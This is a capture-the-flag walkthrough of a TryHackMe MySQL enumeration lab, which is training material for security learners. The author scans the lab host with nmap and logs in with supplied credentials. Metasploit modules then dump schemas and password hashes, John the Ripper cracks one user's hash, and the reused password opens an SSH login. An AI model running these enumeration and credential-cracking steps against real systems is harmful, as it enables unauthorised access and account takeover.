Mark Seliternikov


TryHackMe - Network Services 2 - Enumerating MySQL [Easy]

Useful information about MySQL:
https://dev.mysql.com/doc/dev/mysql-server/latest/
https://www.w3schools.com/php/php_mysql_intro.asp

Okay for this room, Instead of relying on Metasploit as it is intended in this exercise, I'll be doing everything manually.


Before we begin we are given a set of credentials for this room which are specified **not to work on ssh**: **"root:password"**

So the first thing to do is scan the ports and see what interesting things I can find.




```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV 10.10.128.65 -vv -oN scan1.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-12 07:43 EDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 07:43
Scanning 10.10.128.65 [4 ports]
Completed Ping Scan at 07:43, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:43
Completed Parallel DNS resolution of 1 host. at 07:43, 0.02s elapsed
```

After completing the scan I found some interesting information.



```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3306/tcp open  mysql   syn-ack ttl 63 MySQL 5.7.29-0ubuntu0.18.04.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


I know that there's a MySQL service running on port 3306 and there's an open ssh port running OpenSSH. As well as some information about the OS. Lets try using the credentials we got earlier to log in via mysql client.



```
┌──(root💀kali)-[/home/kali]
└─# mysql -h 10.10.128.65 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 23
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```


So we're in and the set of credentials worked! But it seems that executing shell commands via '\!' works on my own machine rather than the target. 🤔

We are told to use mysql_sql module, so lets use it. And see what options we have.




```
msf6 auxiliary(admin/mysql/mysql_sql) > options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD                    no        The password for the specified username
   RHOSTS                      yes       The target host(s), range CIDR identifier, or
                                         hosts file with syntax 'file:<path>'
   RPORT     3306              yes       The target port (TCP)
   SQL       select version()  yes       The SQL to execute.
   USERNAME                    no        The username to authenticate as
```

We have to set a password, a target and a username.



```
msf6 auxiliary(admin/mysql/mysql_sql) > set PASSWORD /usr/share/seclists/Passwords/Leaked
-Databases/rockyou.txt
PASSWORD ⇒ /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
msf6 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 10.10.128.65
RHOSTS ⇒ 10.10.128.65
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME ⇒ root
msf6 auxiliary(admin/mysql/mysql_sql) > █
```


Okay the default command that will run is "select version()", lets see the results of running the exploit.



```
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 10.10.128.65

[*] 10.10.128.65:3306 - Sending statement: 'select version()' ...
[*] 10.10.128.65:3306 -  | 5.7.29-0ubuntu0.18.04.1 |
[*] Auxiliary module execution completed
```


It looks like after running that command we get in return the version of the OS running on that machine.

Now we want to see what databases exist on the machine so lets try running the command “show databases”.




```
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 10.10.128.65

[*] 10.10.128.65:3306 - Sending statement: 'show databases' ...
[*] 10.10.128.65:3306 -  | information_schema |
[*] 10.10.128.65:3306 -  | mysql |
[*] 10.10.128.65:3306 -  | performance_schema |
[*] 10.10.128.65:3306 -  | sys |
[*] Auxiliary module execution completed
```

We can see there are 4 different databases in total. We can do it with the client also by the way.




```
MySQL [(none)]> show databases
    → ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
4 rows in set (0.548 sec)
```

I wanted to just look around with the client and I’m free to check any database I want and any table in it! (use sys;)




```
MySQL [sys]> show tables
    → ;
+-----------------------------------------------+
| Tables_in_sys                                 |
+-----------------------------------------------+
| host_summary                                  |
| host_summary_by_file_io                       |
| host_summary_by_file_io_type                  |
| host_summary_by_stages                        |
| host_summary_by_statement_latency             |
| host_summary_by_statement_type                |
| innodb_buffer_stats_by_schema                 |
| innodb_buffer_stats_by_table                  |
| innodb_lock_waits                             |
| io_by_thread_by_latency                       |
| io_global_by_file_by_bytes                    |
| io_global_by_file_by_latency                  |
| io_global_by_wait_by_bytes                    |
| io_global_by_wait_by_latency                  |
| latest_file_io                                |
| memory_by_host_by_current_bytes               |
| memory_by_thread_by_current_bytes             |
| memory_by_user_by_current_bytes               |
| memory_global_by_current_bytes                |
| memory_global_total                           |
| metrics                                       |
| processlist                                   |
| ps_check_lost_instrumentation                 |
| schema_auto_increment_columns                 |
| schema_index_statistics                       |
```

We can dump all the tables via Metasploit using the mysql_schemadump module.




```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > exploit
```




```
     - ColumnName: total
       ColumnType: bigint(20) unsigned
     - ColumnName: total_latency
       ColumnType: bigint(20) unsigned
     - ColumnName: avg_latency
       ColumnType: bigint(20) unsigned
     - ColumnName: max_latency
       ColumnType: bigint(20) unsigned

[*] 10.10.128.65:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) > 
```

When using “mysql_hashdump” module we can find something interesting…



```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > exploit

[+] 10.10.128.65:3306     - Saving HashString as Loot: root:
[+] 10.10.128.65:3306     - Saving HashString as Loot: mysql.session:*THISISNOTAVALIDPASS
WORDTHATCANBEUSEDHERE
[+] 10.10.128.65:3306     - Saving HashString as Loot: mysql.sys:*THISISNOTAVALIDPASSWORD
THATCANBEUSEDHERE
[+] 10.10.128.65:3306     - Saving HashString as Loot: debian-sys-maint:*D9C95B328FE46FFA
E1A55A2DE5719A8681B2F79E
[+] 10.10.128.65:3306     - Saving HashString as Loot: root:*2470C0C06DEE42FD1618BB99005A
DCA2EC9D1E19
[+] 10.10.128.65:3306     - Saving HashString as Loot: carl:*EA031893AA21444B170FC2162A56
978B8CEECE18
[*] 10.10.128.65:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now we know who owns this machine, it is Carl!
Lets try brute forcing the hash and try to find the password belonging to Carl. 😁




```
┌──(root💀kali)-[/home/kali]
└─# echo carl:*EA031893AA21444B170FC2162A56978B8CEECE18 > hash.txt

┌──(root💀kali)-[/home/kali]
└─# john hash.txt --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
doggie           (carl)
1g 0:00:00:00 DONE (2021-05-12 12:56) 12.50g/s 20800p/s 20800c/s 20800C/s helpme..athena
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Looks like we found his password thanks to John The Ripper! (Thanks buddy)


Now… a common vulnerability I'm going to talk about isn't one that is software-based or hardware-based, instead… It's a human vulnerability! The vulnerability of **password reuse**!

Lets see If john passes our test… (If you remember there's an ssh port open as well. 😈)



```
┌──(root💀 kali)-[/home/kali]
└─# ssh carl@10.10.128.65
The authenticity of host '10.10.128.65 (10.10.128.65)' can't be established.
ECDSA key fingerprint is SHA256:9S3Avia08/py9bzFfGsbMQaGCJLMWT3uCYJxPZ/w2j4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.128.65' (ECDSA) to the list of known hosts.
carl@10.10.128.65's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed May 12 17:01:11 UTC 2021

  System load:  0.0               Processes:           87
  Usage of /:   41.8% of 9.78GB   Users logged in:     0
  Memory usage: 33%               IP address for eth0: 10.10.128.65
  Swap usage:   0%


23 packages can be updated.
0 updates are security updates.


Last login: Thu Apr 23 12:57:41 2020 from 192.168.1.110
carl@polomysql:~$
```

Anyway… Lets look around.



```
carl@polomysql:~$ ls
MySQL.txt
carl@polomysql:~$ cat MySQL.txt
THM{congratulations_you_got_the_mySQL_flag}
carl@polomysql:~$
```

Well that's the flag! We're done here...